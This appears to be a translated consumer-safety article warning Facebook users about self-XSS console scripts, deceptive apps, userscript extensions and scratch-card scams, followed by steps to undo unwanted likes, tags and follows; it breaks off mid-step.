'Unmasking' auto tag problem on Facebook and how to fix it

Forms such as unlimited renaming, free chibi drawing, or some other form of advertising ... are current scams. If you are not alert, you will encounter a lot of trouble if you get caught up in these games.

Forms such as unlimited renaming, free chibi drawing, or some other form of advertising . are current scams. If you are not on guard, you will encounter a lot of troubles if you are "trapped" in these games.


You are using Facebook, suddenly you do not understand where many strange fanpages are, many strangers appear on your New Feed page. So what is the cause? And how to solve?

This is a very common problem today. To assess the popularity of a personal page, or a certain page, **'Like'** and **'Follower'** are seen as a measure of this level. Therefore, to increase likes, increase View, increase Subscriber (or follower), . bad guys have used many techniques that make users turn themselves into victims to be exploited. Besides true individuals, there are also 'unrighteous individuals' who show no less tricks to deceive users.

Commonly used tactics:


Method 1: execute a code to use a function

You want to rename Facebook when the number of changes is over, you want to know who often visits you the most, you want to have great comment icons on Facebook, or even you want to get free chibi, . You Search the net and find a guide like this.




A form of fraud strikes the user's psychology


First click on the link, they ask you to **copy a** very long **script** .



Then paste it into the web browser (**by pressing the F12 button,** or **Ctrl + Shift + J** for Chrome, **Ctrl + Shift + K** with Firefox .) to execute the function.




Just press an **Enter** key, you've been "trapped" by them. The main purpose of these bad guys is to increase likes, increase subscriber only. You will be in a lot of trouble: **automatically tagging a bunch of your friends into comments (comments) with only content, only ads.** I can't change my name.



Many users have been tagged in comments.


On New Feed also appear many strangers, .

Currently, if you run these scripts on Chrome, Chrome will alert you to avoid being "trapped". The writer tried Firefox and unfortunately Firefox has no warning.




Method 2: run the application

It seems like you like these things: **'Top 5 people who regularly follow your Facebook', 'Top 10 people who send you the most messages'** , fortune telling, . Taking advantage of this mentality, users Easy to be 'tricked' by applications. If lucky, the app simply lists for you, but 'unfortunately', New Feed will be filled with strangers, strange pages, many objectionable images, .




Occasionally you will encounter content like this

Normally, if you want to use that application, click on the application link, a website will appear and ask you to follow the instructions. First, they force you to **Like the** page, then let you wait a bit to apply statistics. In the meantime this is when they "dirty" your Facebook.




Behind these instructions are **JavaScript** codes that have been attached. If it is merely, the code will automatically add you to a **Group, like a Fanpage or follow** someone you don't know.



The application will use some of your personal information.If you find that application uses too much information, be careful.

Worse, there are bad guys who want to take advantage of them to spread viruses, or they want to hack viruses to hack your account. They use this technique to take advantage. So how do you know that you have manually executed the malicious code on your computer? The answer will be at the end of the article.




Through the application, this is a form of 'abuse' higher than asking you to manually copy the code, this time the code will automatically run without consulting you, and it is not blocked by Chrome.

You should also note, not all applications do so, some applications are only statistical or just for entertainment, mainly, but there is no other purpose.

Method 3: install additional plugins, add-on, extension for the browser


Same content, but the form has changed

This is a newer, more sophisticated way of overcoming the **'disadvantage of the first method'** . For this technique, when you click on a link, instead of asking you to copy the code into your browser, it will lead you to the add-on page for Firefox or Extension for Chrome.




You will be asked to install the Tampermonkey utility.

You click **Add** , the add-on will automatically install to your browser. After that, continue following the instructions, open the 2nd link. Automatically will have the message 'Do you want to continue executing the code to change the name'? So, click **Yes** .




And you are 'trapped' again.



You go to the Friend section on your wall, see the Follow group and you'll see very strange people.

Other moves

Occasionally, you will encounter in many comments under the status, the post, . instructions on how to hack the **Viettel, Mobiphone** network **. by sending a scratch card number** (or some promotion news) .




In fact, you won't be liking and being followed by strange friends, but the money to buy scratch cards will fall into the hands of deceivers, while you won't get anything.

Solution

If you're unlucky, then how do you solve the problem?

1. Based on Activity Log


All of your activities will be recorded in the Activity Log. Based on this, you will be surprised **'why do I like, follow so much?'** Please turn Unlike each photo, remove the tags, . to avoid trouble later.



If you see strange pictures (or a link, strange status, .), click Unlike to cancel Like that picture.

2. Uninstall the application

If you accidentally ran a 'dirty' application, besides deleting their posts on the **Timeline** (or in the Activity Log) you also need to delete the apps in **Settings** .




Go to Settings of Facebook, select Apps. Here, the application that you used will list, and the rest is to remove each 'dirty' application.

3. Cancel tracking (unfollow) strangers, fanpage

You enter the **Friend** section **on your wall** , in the **Following** group, you proceed to **Unfollow** each person in the People group.


For fanpage, unfortunately, you can not do directly like People group but you have to open each fanpage, then 